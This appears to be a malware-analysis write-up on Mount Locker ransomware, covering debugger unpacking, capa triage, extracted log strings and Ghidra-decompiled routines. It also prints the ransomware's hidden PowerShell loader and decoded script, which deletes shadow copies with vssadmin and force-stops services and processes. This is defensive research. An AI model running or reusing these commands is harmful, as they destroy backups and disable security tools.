
I'll have to do it the old fashioned way then. One Breakpoint on *VirtualProtect* and one on the Return from *VirtualAlloc*. For good luck I'll also throw in one on *IsDebuggerPresent*.



Turns out altering the return value of *IsDebuggerPresent* is not necessary for Sample 1, it just unpacks the child regardless. Sample 2 on the other hand will throw an error message and terminate.




The disadvantage of breaking on *VirtualProtect* or *VirtualAlloc* in the case of VB.6 is that the Microsoft Visual Basic Virtual Machine calls both of them multiple times in the setup process. Instead of "Following in Dump" every time we hit a breakpoint it is far easier to just look for the jump to the unpacked PE. The fastest way to get you there is placing a breakpoint on *VirtualFree* which (atleast in case of these two samples) is called right before the function call that jumps into said Ransomware PE. Once you are there, step into the function and follow the address in *jmp ecx* to find the unpacked sample. Below I also included a screenshot (green border, blue/white font) of the packed sample in a hex-editor to show that the binaries actually differ.




A quick look at the memory map before we'll dump the segment and go right ahead.


Address	Size	Info	Content	Type	Protection	Initial
003F0000	00002000			PRV	ERW--	ERW--
00400000	00001000	226a723ffb4a91d9950a8b266167c5b3		IMG	-R---	ERWC-
00401000	00025000	".text"	Executable code	IMG	ER---	ERWC-
00426000	00005000	".data"	Initialized data	IMG	-RW--	ERWC-
0042B000	0000B000	".rsrc"	Resources	IMG	-R---	ERWC-
00440000	00002000			MAP	-R---	-R---
00442000	000BE000	Reserved (00440000)		MAP		-R---
00500000	00003000			MAP	-R---	-R---
00503000	00005000	Reserved (00440000)		MAP		-R---
00510000	00101000			MAP	-R---	-R---
00620000	00028000			MAP	-R---	-R---
00648000	00BD8000	Reserved (00620000)		MAP		-R---
01220000	00010000			PRV	-RW--	-RW--
01230000	003F0000	Reserved (01220000)		PRV		-RW--
01620000	002CF000	\Device\HarddiskVolume1\Windows\(		MAP	-R---	-R---
018F0000	000DF000			MAP	-R---	-R---
019D0000	00002000			PRV	ERW--	ERW--
019E0000	00002000			PRV	ERW--	ERW--
019F0000	00002000			PRV	ERW--	ERW--
01A00000	00002000			PRV	ERW--	ERW--
01A10000	0001B000			PRV	-RW--	-RW--
01A2B000	00025000	Reserved (01A10000)		PRV		-RW--
01A50000	00001000			PRV	-RW--	-RW--
01A51000	0007F000	Reserved (01A50000)		PRV		-RW--
01AD0000	00002000			PRV	ERW--	ERW--
01AE0000	00002000			PRV	ERW--	ERW--
01AF0000	00002000			PRV	ERW--	ERW--
01B00000	00002000			PRV	ERW--	ERW--
01B10000	00002000			PRV	ERW--	ERW--
01B20000	00001000			PRV	-RW--	-RW--
01B21000	0000F000	Reserved (01B20000)		PRV		-RW--
01B30000	00002000			PRV	ERW--	ERW--
01B40000	00002000			PRV	ERW--	ERW--
01B50000	00002000			PRV	ERW--	ERW--
01B60000	00001000			PRV	-RW--	-RW--
01B70000	00014000			PRV	-RW--	-RW--
01B84000	0002C000	Reserved (01B70000)		PRV		-RW--
01BB0000	00004000	\Device\HarddiskVolume1\Users\IE		MAP	-RW--	-RW--
01BB4000	0007C000	Reserved (01BB0000)		MAP		-RW--
01C30000	0000F000			PRV	-RW--	ERW--
01D20000	00001000			PRV	-RW--	-RW--
01D21000	0000F000	Reserved (01D20000)		PRV		-RW--
01D30000	00003000			PRV	-RW--	-RW--
01D33000	0003D000	Reserved (01D30000)		PRV		-RW--
01D70000	00930000	\Device\HarddiskVolume1\Windows\F		MAP	-R---	-R---
026A0000	00006000			MAP	-RW--	-RW--
026A6000	003FA000	Reserved (026A0000)		MAP		-RW--
72940000	00001000	msvbvm60.dll		IMG	-R---	ERWC-
72941000	000FC000	".text"	Executable code	IMG	ER---	ERWC-
72A3D000	0000D000	"ENGINE"		IMG	ER---	ERWC-
72A4A000	00008000	".data"	Initialized data	IMG	-RW--	ERWC-
72A52000	00031000	".rsrc"	Resources	IMG	-R---	ERWC-
72A83000	00010000	".reloc"	Base relocations	IMG	-R---	ERWC-
74080000	00001000	dwmapi.dll		IMG	-R---	ERWC-
74081000	0000B000	".text"	Executable code	IMG	ER---	ERWC-
7408C000	00002000	".data"	Initialized data	IMG	-RW--	ERWC-
7408E000	00004000	".rsrc"	Resources	IMG	-R---	ERWC-
74092000	00001000	".reloc"	Base relocations	IMG	-R---	ERWC-
744C0000	00001000	uxtheme.dll		IMG	-R---	ERWC-
744C1000	00039000	".text"	Executable code	IMG	ER---	ERWC-

Of course the first thing after dumping the binary for me is to throw it into PE-Bear. Looks like it is still in it's mapped state, so let's continue by unmapping it. (Screenshot: left = mapped, right = unmapped)






One more thing: Don't forget to adjust the Image Base or your Disassembly/Decompilation results will look like garbage. Ask me how I know 😅



Just to verify that we (likely) don't have another packed stage here I'll take a look at it with Detect it Easy. Seems good, let's continue with Static Analysis!



Static Analysis

First let's check the compiler timestamps on the samples we have. Both x86 binaries contain the same one from *November 6th 2020 10:47:05 UTC*. Interestingly the x64 Version was (allegedly) copiled just one second earlier.

F4	Machine	14c	Intel 386
F6	Sections Count	5	5
F8	Time Date Stamp	5fa529a9	Friday, 06.11.2020 10:47:05 UTC
FC	Ptr to Symbol Table	0	0

226a723ffb4a91d9950a8b266167c5b354ab0db1dc225578494917fe53867ef2e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037

2d2d2e39ccae1ff764e6618b5d7636d41ac6e752ce56d69a9acbb9cb1c8183d0

F4	Machine	8664	AMD64 (K8)
F6	Sections Count	6	6
F8	Time Date Stamp	5fa529a8	Friday, 06.11.2020 10:47:04 UTC
FC	Ptr to Symbol Table	0	0

To make a list of what to expect from this Ransomware I would normally go through the Imports and make some more or less educated guesses what it would do with those functions, but this is again a perfect opportunity to try out a new tool: **capa** by Fireeye. It was released about 6 months ago and it looks like I've been really missing out. As you can see below I made one minor correction after I finished the analysis, but besides that the tool is pretty spot on and will definitely save you some time in triage-like situations.

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Timing/Delay Check QueryPerformanceCounter [B0001.033]
COMMUNICATION	Interprocess Communication::Create Pipe [C0003.001]
	Interprocess Communication::Read Pipe [C0003.003]
CRYPTOGRAPHY	Decrypt Data [C0031]
	Encrypt Data [C0027]
	Encryption Key [C0028]
DATA MANIPULATION	Encoding::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]


used for the encryption speed log, not anti-debugging in this case

CAPABILITY	NAMESPACE
check for time delay via QueryPerformanceCounter	anti-analysis/anti-debugging/debugger-detection
create pipe	communication/named-pipe/create
read pipe	communication/named-pipe/read
encode data using XOR	data-manipulation/encoding/xor
encrypt or decrypt via WinCrypt	data-manipulation/encryption
reference public RSA key	data-manipulation/encryption/rsa
accept command line arguments	host-interaction/cli
manipulate console	host-interaction/console
interact with driver via control codes	host-interaction/driver
get common file path (3 matches)	host-interaction/file-system
delete file	host-interaction/file-system/delete
get file attributes	host-interaction/file-system/meta
get file size	host-interaction/file-system/meta
set file attributes	host-interaction/file-system/meta
read file	host-interaction/file-system/read
write file (4 matches)	host-interaction/file-system/write
get disk information (4 matches)	host-interaction/hardware/storage
create mutex	host-interaction/mutex
get hostname	host-interaction/os/hostname
create process (2 matches)	host-interaction/process/create
modify access privileges	host-interaction/process/modify
terminate process (3 matches)	host-interaction/process/terminate
create thread	host-interaction/thread/create
parse PE header (2 matches)	load-code/pe

Because it will be easier to "navigate" the functions of the Ransomware if you know in what context and point in time the log messages are printed I extracted them all. Quite interesting to see this level of verbosity in a Ransomware strain that has been deployed in a few attacks already in the last months. It will become even more apparent in the course of this analysis, but the developers are obviously still trying to figure things out.

```
extracted_logs.txt ×
home > f0wl > Malware > MountLocker > extracted_logs.txt
1   [ERROR] locker.dir > enum gle=%u name=%s
2   [ERROR] locker.dir > get_access gle=%u name=%s
3   [ERROR] locker.dir > set_access gle=%u name=%s
4   [INFO] locker > start init script
5   [INFO] locker > finished init script
6   [DENY] locker.check.dbl_run > exists
7   [OK] locker.check.dbl_run > ok
8   [OK] locker > finished
9   [ERROR] locker.file > open gle=%u name=%s
10  [ERROR] locker.file > set_access gle=%u name=%s
11  [ERROR] locker.file > get_size gle=%u name=%s
12  [ERROR] locker.file > map gle=%u name=%s
13  [ERROR] locker.file > rename gle=%u name=%s
14  [ERROR] locker.file > write_key gle=%u name=%s
15  [ERROR] locker.file > crypt gle=%u name=%s
16  [OK] locker.file > time=%03f size=%03f KB speed=%03f MB/s name=%s
17  [SKIP] locker.dir.check > black_list name=%s
18  [OK] locker.dir.check > name=%s
19  [WARN] locker.dir.check > open gle=%u name=%s
20  [WARN] locker.dir.check > get_reparse_point gle=%u name=%s
21  [WARN] locker.dir.check > unknown_tag tag=%08X name=%s:\
22  [SKIP] locker.dir.check > target_visibled target=%s name=%s
23  [OK] locker.dir.check > target_hidden target=%s name=%sRecoveryManualhtml
24  [ERROR] locker.dir.enum > malloc gle=%u name=%s
25  [ERROR] locker.dir.enum > create_thread gle=%u name=%s
26  [SKIP] locker.volume.enum > readonly name=%s
27  [OK] locker.volume.enum > name=%s
28  ================================
29          Lock local drive
30  ================================
31  ================================
32          Lock network drive
33  ================================
34  ================================
35          Lock network shares
36  ================================
37  [WARN] locker.work > not support
38  [ERROR] locker.init > info=rsa gle=%uReadManual
39  ==[ STATS ]=======================
40  Total crypted:%3f GBCrypt Avg:%03f MB/sFiles:%03f files/sTime:%u sec
41  ==[ DIRS ]========================
42  Total:%uSkipped:%uError:%u
43  ==[ FILES ]=======================
44  Locked:%u
45  ==[ FILES SKIPPED ]===============
46  Black:%uManual:%uZero:%u
47  ==[ FILE ERROR ]==================
```

Alright, enough 🦆-ing around, let's dive in! Ghidra 9.2 is the tool of choice this time around since I wanted the comfort of a decompiler. To start off I took a look at it function-by-function and renamed them to reflect what each one of them does. The following screenshots will show most of the peripheral functions and setup-related things. The Crypto functions will be discussed in a separate chapter. Something to watch out for: there is quite a lot of variable re-use happening in certain functions, so I either renamed the variable to something that would reflect the value it was asigned last or I kept the original name generated by the decompiler to avoid confusion.



We'll start at the entrypoint. From here the sample branches off into two functions: *mw_getArguments* will handle, as the name suggests, the arguments given by the operator and *mw_mainLockRoutine* from where multiple peripheral functions are called.

```
void entry(void)

{
  code *pcVar1;
  LPWSTR pWVar2;
  undefined4 extraout_ECX;
  undefined4 *puVar3;

  puVar3 = (undefined4 *)&DAT_01bbd740;
  _DAT_01bbd79c = 1;
  pWVar2 = GetCommandLineW();
  mw_getArguments(extraout_ECX,pWVar2,puVar3);
  mw_mainLockRoutine();
  ExitProcess(0);
  pcVar1 = (code *)swi(3);
  (*pcVar1)();
  return;
}
```


Given that the Ransomware sample accepts commandline arguments it speaks for the asumption, that Mount Locker is designed to be manually operated by criminals. The screenshot below depicts the function *mw_getArguments* that handles the supplied commandline options:

- /log: --> can be used with 'F' or 'C' to write a Log to a File or Console respectively

- /scan: --> valid options: L | N | S, scan attached drives where L = Local Drive, N = Network Drive, S = Network Share
- /marker: --> create a specified marker file on each volume to be encrypted
- /nodel: --> do not delete the Ransomware binary after execution


```
pWVar3 = StrStrIW(param_2,L"/log:");
if (pWVar3 != (LPWSTR)0x0) {
  pWVar3 = pWVar3 + 5;
  do {
    WVar1 = *pWVar3;
    if ((WVar1 == L'c') || (WVar1 == L'C')) {
      param_3[3] = 1;
    }
    else {
      if ((WVar1 != L'f') && (WVar1 != L'F')) goto LAB_01bb2d1e;
      param_3[4] = 1;
      lstrcpyW((LPWSTR)(param_3 + 0x9a),(LPCWSTR)(param_3 + 0x18));
      lstrcatW((LPWSTR)(param_3 + 0x9a),L".log");
    }
    pWVar3 = pWVar3 + 1;
  } while( true );
}
param_3[3] = 0;
param_3[4] = 0;
LAB_01bb2d1e:
pWVar3 = StrStrIW(param_2,L"/scan:");
if (pWVar3 != (LPWSTR)0x0) {
  pWVar3 = pWVar3 + 6;
  do {
    WVar1 = *pWVar3;
    if ((WVar1 == L'l') || (WVar1 == L'L')) {
      *param_3 = 1;
    }
    else {
      if ((WVar1 == L'n') || (WVar1 == L'N')) {
        param_3[1] = 1;
      }
      else {
        if ((WVar1 != L's') && (WVar1 != L'S')) goto LAB_01bb2d6e;
        param_3[2] = 1;
      }
```

```
LAB_01bb2d6e:
pWVar3 = StrStrIW(param_2,L"/marker:");
if (pWVar3 == (LPWSTR)0x0) {
  uVar4 = 0;
}
else {
  uVar4 = 0;
  puVar5 = param_3 + 6;
  do {
    uVar2 = pWVar3[uVar4 + 8];
    if ((((uVar2 < 0x61) || (0x7a < uVar2)) && ((uVar2 < 0x41 || (0x5a < uVar2)))) &&
       ((((uVar2 < 0x30 || (0x39 < uVar2)) && (uVar2 != 0x2e)) &&
        ((uVar2 != 0x5f && (uVar2 != 0x2d)))))) break;
    *(ushort *)puVar5 = uVar2;
    uVar4 = uVar4 + 1;
    puVar5 = (undefined4 *)((int)puVar5 + 2);
  } while (uVar4 < 0x20);
  *(undefined2 *)((int)param_3 + uVar4 * 2 + 0x18) = 0;
  uVar4 = (uint)(uVar4 != 0);
}
param_3[5] = uVar4;
pWVar3 = StrStrIW(param_2,L"/nodel");
if (pWVar3 != (LPWSTR)0x0) {
  param_3[0x17] = 0;
}
}
```

The third function we will take a look at is what I would call the "Main Routine". From here a lot of substantial functions of the Ransomware are called. After allocating the debug console (if the argument flag was set) it will check if a Mutex from another Mount Locker process was already set. Before the actual file encryption functions are called it will delete the Volume Shadow Copies and terminate running processes.

```
if ((iVar3 != 0) && (BVar2 = AllocConsole(), BVar2 != 0)) {
  hConsoleOutput_01bb401c = GetStdHandle(0xfffffff5);
  if (hConsoleOutput_01bb401c == (HANDLE)0xffffffff) {
    hConsoleOutput_01bb401c = (HANDLE)0x0;
  }
  else {
    _DAT_01bb4020 = 1;
  }
}                                   1
iVar3 = mw_mutex();                 see Crypto chapter
if ((iVar3 != 0) && (iVar3 = mw_importPubKey(), iVar3 != 0)) {
  SetErrorMode(1);
  mw_runPS1_vssadmin_procKill();  2
  if (_DAT_01bbd740 != 0) {
    mw_lockLocalDrive();
  }
  if (_DAT_01bbd744 != 0) {
    mw_lockNetDrive();
3 }
  if (_DAT_01bbd748 != 0) {
    mw_lockNetShare();
  }
  mw_writeLogWrapper(3,L"\r\n[OK] locker > finished\r\n");
  uVar4 = 0;
  do {
    *(undefined *)((int)&DAT_01bbd520 + uVar4) = (char)uVar4;
    uVar4 = uVar4 + 1;
  } while (uVar4 < 0x20);
  iVar3 = 4;
  puVar5 = &DAT_01bbd520;
  do {
    *(undefined *)puVar5 = 0;
    puVar5 = (undefined4 *)((int)puVar5 + 1);
    iVar3 = iVar3 + -1;
  } while (iVar3 != 0);
  if (_DAT_01bb4020 != 0) {
    if (DAT_01bb4024 != (HANDLE)0x0) {
      CloseHandle(DAT_01bb4024);
    }
    if (hConsoleOutput_01bb401c != (HANDLE)0x0) {
      _getch();
      CloseHandle(hConsoleOutput_01bb401c);
    }
```


1) To make sure the Ransomware only runs once on a particular system it will create a Mutex that is derived from the Volume Serialnumber of the System Drive e.g. *1AB6AEEA4356D5DDA86ADABB750D5B57*. If it fails to retrieve the Serialnumber via *GetVolumeInformationW* it will default to a Backup value: *0x41a207bd* which is permuted in the same way. Should *CreateMutexW* fail and return NULL or System Error 0xb7 (ERROR_ALREADY_EXISTS) the *mw_mutex* function return *false*, write an error message to the log and the Ransomware will terminate. Otherwise the function will return *true* and the execution continues.

```
bool mw_mutex(void)

{
  bool funcReturn;
  UINT winDirReturn;
  BOOL volInfoReturn;
  HANDLE createMutexReturn;
  DWORD lastErr;
  WCHAR driveBuffer;
  undefined2 local_20e;
  undefined2 local_20c;
  undefined2 local_20a;
  uint volumeSerialNumber;

  winDirReturn = GetWindowsDirectoryW(&driveBuffer,0x104);
  if (winDirReturn == 0) {
    driveBuffer = L'C';
    local_20e = 0x3a;
    local_20c = 0x5c;
  }
  local_20a = 0;
  volInfoReturn =
       GetVolumeInformationW(&driveBuffer,(LPWSTR)0x0,0,&volumeSerialNumber,(LPDWORD)0x0,(LPDWORD)0x0,(LPWSTR)0x0,0);
  if (volInfoReturn == 0) {
    volumeSerialNumber = 0x41a207bd;
  }
  wsprintfW(&driveBuffer,L"%0.8X%0.8X%0.8X%0.8X",volumeSerialNumber,volumeSerialNumber >> 3 | volumeSerialNumber << 0x1d
            ,volumeSerialNumber >> 6 | volumeSerialNumber << 0x1a,volumeSerialNumber >> 9 | volumeSerialNumber << 0x17);
  createMutexReturn = CreateMutexW((LPSECURITY_ATTRIBUTES)0x0,0,&driveBuffer);
  if ((createMutexReturn == (HANDLE)0x0) || (lastErr = GetLastError(), lastErr == 0xb7)) {
    mw_writeLogWrapper(3,L"[DENY] locker.check.dbl_run > exists\r\n");
    funcReturn = false;
  }
  else {
    mw_writeLogWrapper(3,L"[OK] locker.check.dbl_run > ok\r\n");
    funcReturn = true;
  }
  return funcReturn;
}
```


2) Up next we have a Powershell script that is written to %temp% (Path via *GetTempPath*) with the Filename determined via *GetTickCount* and the extension *.tmp*. In the next step we'll check what it actually does.

```
void mw_runPS1_vssadmin_procKill(void)

{
  DWORD main_procID;
  DWORD tickCount_filename;
  WCHAR *pWVar1;
  WCHAR local_414 [260];
  WCHAR local_20c [260];

  main_procID = GetTempPathW(0x104,local_20c);
  tickCount_filename = GetTickCount();
  wsprintfW(local_20c + main_procID,L"~%u.tmp",tickCount_filename);
  mw_writeFile(local_20c,&DAT_01bbc138,(LPCWSTR)0x13d1);
  pWVar1 = local_20c;
  main_procID = GetCurrentProcessId();
  wsprintfW(local_414,

            L"powershell.exe -windowstyle hidden -c
            $mypid=\'%u\';[System.IO.File]::ReadAllText(\'%s\')|iex"
            ,main_procID,pWVar1);
  mw_writeLogWrapper(3,L"[INFO] locker > start init script\r\n");
  mw_pipe(local_414);
  mw_writeLogWrapper(3,L"[INFO] locker > finished init script\r\n");
  DeleteFileW(local_20c);
  return;
}
```



```
home > f0wl > Malware > MountLocker > mount.ps1
1  $data = [System.Convert]::FromBase64String("H4sIAAAAAAAACsVae4/cthH/2wb8HYSDi9hA9rL3sGMXSNGrvUkOfub20kOBABuKoiR6xUdIStp1ke/eoXaXM1w7TVAEqA++44+k
2  P8ZwEzXGb9XkykhcBlVUIeCrjAFbT+6fYoimKLumCoPNPTGyoaSyndYCJYbFtNGh8rMLAs5nGExMENU8CLGWVWJEqNmakgQwcSU0pUkGMcgAkY8+gpvEnN35HE7jJF8TGQvuQ7YggDRY2d0
3  $ms = New-Object System.IO.MemoryStream(, $data)
4  $sr = New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))
5  $sr.ReadToEnd() | iex
```

For decoding and decompressing the Powershell script the most popular tool is of course Cyberchef. Because I like to try out new/alternative tools we'll use Binary Refinery today! It is a great substitute for Cyberchef in Malware Analysis/Triage situations and you can also use it as a Library for your Python projects / tools. And don't

forget about the extra street cred for using a CLI tool 😎 As you can see in the screenshot below the first half of the Powershell script is used to delete the Volume Shadow Copies via *vssadmin.exe* and to stop all services that don't run from the Windows System Directory.

```
f0wl (e) venv ~ Malware MountLocker emit mount-ps1.txt | b64 | decompress
Write-Host "DELETE RESTORY POINT`r`n" -nonewline


vssadmin.exe delete shadows /all /Quiet

Write-Host "QUERY SERVICE LIST`r`n" -nonewline
$List = Get-WmiObject -Query "SELECT ProcessId, Name, PathName FROM win32_service WHERE  ProcessId > 0 AND NOT (PathName LIKE '%:\\WINDOWS\\%')"

foreach ($Item in $List)
{
    Write-Host "KILL SERVICE $($Item.Name)`r`n" -nonewline
        Stop-Service -Force -ErrorAction SilentlyContinue -Name $Item.Name
}

$ExceptProcess = @("firefox.exe", "chrome.exe", "iexplore.exe", "tor.exe", "powershell.exe", "mfeatp.exe", "mfehcs.exe", "mfefire.exe", "mfeesp.exe",
"macmnsvc.exe", "masvc.exe", "mfemactl.exe", "epintegrationservice.exe", "bdredline.exe", "epprotectedservice.exe", "epsecurityservice.exe",
```

I shortened the process exeption list, but in total it contains 657 filenames of Webbrowsers, System Tools, a lot of Anti-Virus and EDR Clients and even *ollydbg.exe*, how nice of them! (or maybe they use it internally for debugging? 🤔). Every process running on the system that does not belong to the Ransomware, run from the Windows directory and is not on the Exception List will be terminated.

```
$ExceptProcess = @("firefox.exe", "chrome.exe", "iexplore.exe", "tor.exe", "powershell.exe", "mfeatp.exe", "mfehcs.exe", "mfefire.exe", "mfeesp.exe", "macompatsvc.exe",
"macmnsvc.exe", "masvc.exe", "mfemactl.exe", "epintegrationservice.exe", "bdredline.exe", "epprotectedservice.exe", "epsecurityservice.exe",
"epupdateservice.exe", "epag.exe", "kavfswp.exe", "klnagent.exe", "vapm.exe", "kavfs.exe", "ServiceRequest.exe", "cptrayUI.exe", "ThreatLockerTray.exe",
"WRSA.exe", "mbam.exe", "mbamtray.exe", "MBAMService.exe", "KeyPass.exe", "avgui.exe", "emet_agent.exe", "emet_service.exe", "firesvc.exe",
